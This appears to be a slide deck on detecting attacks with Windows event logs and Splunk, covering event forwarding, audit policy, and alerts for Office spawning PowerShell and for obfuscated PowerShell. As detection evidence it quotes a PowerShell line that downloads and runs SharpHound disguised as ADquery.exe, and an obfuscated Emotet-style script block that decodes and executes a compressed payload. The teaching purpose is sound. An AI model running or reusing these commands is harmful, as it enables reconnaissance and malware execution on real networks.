WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchFilterHost.exe
WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:26:50	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:51	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\conhost.exe
WORKSTATION2	2018-11-29 00:27:08	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:27:14	C:\Users\normal\ADquery.EXE
WORKSTATION2	2018-11-29 00:27:14	C:\Windows\System32\conhost.exe

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```
HostName=ConsoleHost

HostVersion=5.1.14409.1018

HostId=8077607f-690d-4224-bedc-22aae3c30bdb

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;(New-Object System.Net.WebClient).DownloadFile('https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.exe?raw=true','C:\Users\normal\ADquery.exe');(New-Object -com Shell.Application).ShellExecute('C:\Users\normal\ADquery.exe');

EngineVersion=5.1.14409.1018

RunspaceId=bbc220ad-df03-41f8-b8a7-44de1468bc65

PipelineId=
```

Can we get full correlation of the different processes and powershell execution??

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Part 3: The Engineering

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


No monolith

Retrieving the data:

1. Agent on endpoints
2. Centralized agent that remotely pulls logs
3. Windows Event Forwarding (WEF)







WEF - the cheapest agent ever!!

Pros:

- It is native to Windows
- Use AD to configure what to log and where to send to
- Centralized location to install your SIEM collector

Cons:

- Can’t monitor files (well… it can, but not really)
- Can’t even monitor for all windows events

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

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

Events of Interest:

- Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy > Audit Process Tracking
- Administrative Templates > System > Audit Process Creation > Include command line in process creation events
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Module Logging
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Script Execution

Part 4: The Detection

If I log everything I'm going to get overrun with events!!!
Won't I?

```
Process Information:

        New Process ID:         0xe24

        New Process Name:       C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE

        Token Elevation Type:   TokenElevationTypeDefault (1)

        Creator Process ID:     0x340

        Process Command Line:
```

Now we have process spawning processes, what can we do with it?

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```
index="main" EventCode=4688
    | rename Creator_Process_ID as ppid
    | join type=left host, ppid [
        search index="main" EventCode=4688
            | rename New_Process_Name as parent_process_name, New_Process_ID as ppid
    ]
    | table _time, host, parent_process_name, New_Process_Name
    | search parent_process_name = "C:\\Program Files\\Microsoft Office\\*"
            New_Process_Name != "C:\\Program Files\\Microsoft Office\\*"
```

Don’t correlate process IDs from different machines!
=P

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

WARNING



_time	host
2018-11-29 00:26:50	WORKSTATION2
2018-11-29 00:21:50	WORKSTATION2
2018-11-29 00:10:47	WORKSTATION2
2018-11-29 00:08:14	WORKSTATION2
2018-11-29 00:04:55	WORKSTATION2
2018-11-29 00:00:02	WORKSTATION2

WARNING



parent_process_name	New_Process_Name
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

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Save As Alert

Settings

Title: Office Spawning Processes

Description: Optional

Permissions: Private | Shared in App

Alert type: Scheduled | Real-time

Run every hour

At 0 minutes past the hour

Trigger Conditions

Trigger alert when: Number of Results

is greater than 0

Trigger: Once | For each result

Throttle ?

Trigger Actions

+ Add Actions

Cancel | Save

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>	11/30/18 12:41:17.000 AM	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE spawned C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe host = CorrelationEngine | source = alert:Office Spawning Processes | sourcetype = generic_single_line

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We also have PowerShell logging, what can we do?
Our IT people use PowerShell EVERYWHERE!!!

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Detecting suspicious upper to lower case ratios

```
index="main" host="workstation2*" EventCode=4104
    | eval lowercase_characters=Message, uppercase_characters=Message, other_characters=Message
    | rex field=lowercase_characters mode=sed "s/[^a-z]//g"
    | rex field=uppercase_characters mode=sed "s/[^A-Z]//g"
    | rex field=other_characters mode=sed "s/[a-zA-Z]//g"
    | eval lowercase_count=len(lowercase_characters),
       uppercase_count=len(uppercase_characters),
       other_count=len(other_characters)
    | eval upper_to_lower_ratio=uppercase_count/lowercase_count
```

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Emotet you naughty boy!

upper_to_lower_ratio	Message
0.8778877887788779	Creating Scriptblock text (1 of 1): (nEW-objeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io. 'RVDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUiz), [IO.comprEsSION.CompREssIONmoDE]::dECoMprEsS) | fOREACH- ScriptBlock ID: 43073321-7c9b-4fdd-949f-5e2a6f7e6218 Path:

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New Alert Created: “Ratio X on message Y on host Z”

Ratio for this message 0.88

i	Time	Event
>	11/30/18 1:06:01.000 AM	PowerShell command with abnormal upper to lowercase ratio: 0.8778877887788779 on message Creating Scriptblock text (1 of 1):(nEW-objJeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.mEmORyStREam] [SYstEm.coNverT]::frOMbAse64stRIng('RVDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUizM0zlzLjPMfj4XHrs86DUayt6RxAL1g7PoSbHXGRW8JopjKWOyDabowAcR0koutZz8UbDHHDwJExq5u6LNDizVYEV0UlddC/+CdQPNrrUGnFhH2YVUxYRtK7uYm+Cpz5aP5rYsrwIPq3CAxprN4ZJiwNS41S6spJ4uZm/zqeSijM7SgE/4UDHTzrMi4/d3XDGqtgVDvx8TNnHEv/joTI+4wB/k6jsk7N0G7MX6rJ/z0cMjpcOR9c8R09B5F6B6sg4vOzfZ2XCoSoJE+UcKpm9+wZTunTbqZIBMfTydfgE='), [IO.comprEsSION.CompREssIONmoDE]::dECoMprEsS) | fOREACH-OBject{ nEW-objJeCt SysteM.io.StREamreAder($_, [SyStem.tEXt.EncodiNg]::ASCIi) } | FOReaCH-ObjEcT{ $_.rEADToENd( ) }) |. ($eNv:CoMspeC[4,24,25]-join'')ScriptBlock ID: b14746c5-2eb1-4f37-80ad-b845a35150e6Path: on host WORKSTATION2 host = CorrelationEngine | source = alert:Weird Ratio on PowerShell | sourcetype = generic_single_line

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